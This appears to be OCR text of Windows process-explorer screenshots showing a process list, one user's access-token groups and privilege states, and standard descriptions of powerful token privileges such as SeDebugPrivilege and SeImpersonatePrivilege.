


Name	PID	CPU	I/O total r...	Private byt...	User name	Description	Integrity
svchost.exe	1028	0.05		8.05 MB	NT ...\NETWORK SERVICE	Host Process for Windows Serv...	System
svchost.exe	1084			2.84 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
svchost.exe	1184			2.6 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
svchost.exe	1200			5.08 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System
svchost.exe	1272	0.01		2.85 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System
svchost.exe	1388			3.07 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
svchost.exe	1408			2.46 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System
svchost.exe	1464			2.55 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System
svchost.exe	1552	0.02		4.43 MB	NT ...\NETWORK SERVICE	Host Process for Windows Serv...	System
svchost.exe	1676	0.02		6.86 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
taskhostw.exe	4272			7.53 MB	VBV3C4F\vbv	Host Process for Windows Tasks	Medium
taskhostw.exe	8700			6.34 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Tasks	System
svchost.exe	1696	0.04		8.12 MB	NT ...\NETWORK SERVICE	Host Process for Windows Serv...	System
svchost.exe	1720			3 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System
svchost.exe	1816			1.66 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System
svchost.exe	1824			2.77 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
svchost.exe	1872			1.86 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
ctfmon.exe	7332			4.2 MB	VBV3C4F\vbv	CTF Loader	High
svchost.exe	2044			3.84 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
svchost.exe	1476			3.15 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
sihost.exe	3836			8.09 MB	VBV3C4F\vbv	Shell Infrastructure Host	Medium
msteams.exe	7588			11.2 MB	VBV3C4F\vbv	Microsoft Teams	Medium
msedgewebv...	8612	0.05		34.54 MB	VBV3C4F\vbv	Microsoft Edge WebView2	Medium
msedgew...	8464			2.07 MB	VBV3C4F\vbv	Microsoft Edge WebView2	Medium
msedgew...	3776			16.61 MB	VBV3C4F\vbv	Microsoft Edge WebView2	Low
msedgew...	5268			9.61 MB	VBV3C4F\vbv	Microsoft Edge WebView2	Medium
msedgew...	2348			7.25 MB	VBV3C4F\vbv	Microsoft Edge WebView2	Untrusted
msedgew...	1488			91.47 MB	VBV3C4F\vbv	Microsoft Edge WebView2	Untrusted
XtaCache.exe	2156			10.61 MB	NT AUTHORITY\SYSTEM	XTA Cache Service	System
svchost.exe	2164	0.15	29.68 kB/s	17.2 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System
svchost.exe	2328			2.4 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System
svchost.exe	2336			3.54 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
svchost.exe	2356			1.44 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
svchost.exe	2420			1.51 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System
svchost.exe	2560			2.23 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Serv...	System
svchost.exe	2656			2.11 MB	NT AU...\LOCAL SERVICE	Host Process for Windows Serv...	System

Privileges

Privileges

- SeCreateTokenPrivilege
- SeTcbPrivilege
- SeLoadDriverPrivilege
- SeDebugPrivilege
- SeBackupPrivilege
- SeRestorePrivilege
- SeImpersonatePrivilege
- SeTakeOwnershipPrivilege



User: VBV3C4F\vbv
User SID: S-1-5-21-3223813972-4007514023-1058825921-1000
Session: 1 Elevated: Yes Virtualized: Not allowed
App container SID: N/A

Name	Flags
CONSOLE LOGON	Mandatory (default enabled)
Everyone	Mandatory (default enabled)
LOCAL	Mandatory (default enabled)
Mandatory Label\High Mandatory Level	Integrity
NT AUTHORITY\Authenticated Users	Mandatory (default enabled)
NT AUTHORITY\INTERACTIVE	Mandatory (default enabled)
NT AUTHORITY\Local account	Mandatory (default enabled)
NT AUTHORITY\Local account and member of Administrators group	Mandatory (default enabled)

Name	Status	Description
SeBackupPrivilege	Disabled	Back up files and directories
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeCreateGlobalPrivilege	Default Enabled	Create global objects
SeCreatePagefilePrivilege	Disabled	Create a pagefile
SeCreateSymbolicLinkPrivilege	Disabled	Create symbolic links
SeDebugPrivilege	Enabled	Debug programs
SeDelegateSessionUserImpersonatePrivilege	Disabled	Obtain an impersonation token for another user in the same session
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication
SeIncreaseBasePriorityPrivilege	Enabled	Increase scheduling priority
SeIncreaseQuotaPrivilege	Disabled	Adjust memory quotas for a process
SeIncreaseWorkingSetPrivilege	Enabled	Increase a process working set
SeLoadDriverPrivilege	Enabled	Load and unload device drivers
SeManageVolumePrivilege	Disabled	Perform volume maintenance tasks
SeProfileSingleProcessPrivilege	Enabled	Profile single process
SeRemoteShutdownPrivilege	Disabled	Force shutdown from a remote system
SeRestorePrivilege	Enabled	Restore files and directories
SeSecurityPrivilege	Disabled	Manage auditing and security log
SeShutdownPrivilege	Enabled	Shut down the system
SeSystemEnvironmentPrivilege	Disabled	Modify firmware environment values
SeSystemProfilePrivilege	Disabled	Profile system performance


To view capabilities, claims and other attributes, click Advanced.

Privileges

SeCreateTokenPrivilege	Required to create a primary token
SeTcbPrivilege	This privilege identifies its holder as part of the trusted computer base. Some trusted protected subsystems are granted this privilege.
SeLoadDriverPrivilege	Required to load or unload a device driver
SeDebugPrivilege	Required to debug and adjust the memory of a process owned by another account.
SeBackupPrivilege	Required to perform backup operations. This privilege causes the system to grant all read access control to any file, regardless of the ACL specified for the file.
SeRestorePrivilege	Required to perform restore operations. This privilege causes the system to grant all write access control to any file, regardless of the ACL specified for the file. Any access request other than write is still evaluated with the ACL.
SeImpersonatePrivilege	Required to impersonate
SeTakeOwnershipPrivilege	Required to take ownership of an object without being granted discretionary access. This privilege allows the owner value to be set only to those values that the holder may legitimately assign as the owner of an object.

Tokens

Tokens



TOKEN

Primary

Process


Impersonation

